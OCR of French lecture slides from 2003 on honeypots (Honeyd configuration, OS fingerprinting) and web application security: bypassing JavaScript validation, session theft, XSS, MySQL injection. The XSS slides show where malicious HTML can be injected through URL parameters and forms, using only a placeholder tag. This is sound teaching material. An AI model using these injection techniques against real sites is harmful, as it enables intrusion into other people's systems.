Sécurité des systèmes d'information: *Web Security & Honeypots*

Lloyd DIZON


11 décembre 2003

Transmission de données, EIG

Objectifs du diplôme/Plan de présentation

- Honeypots
  - **Honeyd**
  - *Bait & Switch (BNS)*
- Securité côté client
  - **Contournement de validation javascript**
  - Vol de sessions HTTP
  - ***Cross-site scripting* (XSS)**
- Sécurité plate-forme LAMP
  - Sécurisation des scripts PHP
  - **Injection MySQL**

Honeyd: définition




- simulation d'architectures de systèmes
  - *OS Fingerprinting*
- simulation des services
  - scripts shell


Honeyd: arpd, fichier de configuration

- honeyd.conf (démo 1) :

```
#créer un chablon pour un serveur
create serveur3
#définir personnalité
set serveur3 personnality “Linux 2.4.18”
#définir réaction par defaut sur port TCP fermé
set serveur3 default tcp action reset
#définir réaction par defaut sur port UDP fermé
set serveur3 default udp action reset
#paquets sur port 80 traités par web.sh
add serveur3 tcp port 80 "sh script/http_negative_content.sh”
#associer chablon à une adr. IP
bind 10.1.2.93 serveur3
```



Honeyd: architecture interne



Honeyd: gestion de personnalité

- Empreinte pile réseau de NMAP: ***`nmap.prints`***
- Exemple tests:

FIN → port ouvert

Pas de réponse(RFC793-TCP)


← RST(Windows)

TCP ISN:


- Unix: aléatoire
- Windows: périodique
- HUBs 3Com: constant

Honeyd: script de service


- `http_negative_content.sh`:




- Comportement:



Honeyd: démo (1)






Portable Hacker
IP: 10.1.3.X

Hôte honeypot: V13
IP: 10.1.2.13


Problématique sécurité web

Confiance aux entrées utilisateurs




- Renvoi de code malicieux par un site web de confiance
- Manipulation identificateurs de sessions/cookies
- Validation des entrées du côté utilisateur avec du javascript

Contournement de validation javascript





```
<form name="formulaire" method="POST" onSubmit="return validerFormulaire()">
  <input type="text" name="email">
  <input type="text" name="utilisateur">
  <input type=submit value="Submit">
</form>
```

Contournement de validation javascript (2) – démo 2



Cross-site scripting

- Envoi du code malicieux par un site web de confiance mais qui est vulnérable




Cross site scripting (2)

- Injection du code
  - Paramètres accéssibles dans URL

    `http://siteweb.org/application?var1=valeur`

  - Formulaire web



Cross site scripting (3)

- Code malicieux:
  - Balises HTML

```
<object src="audio/vidéo/programme malicieux">
```

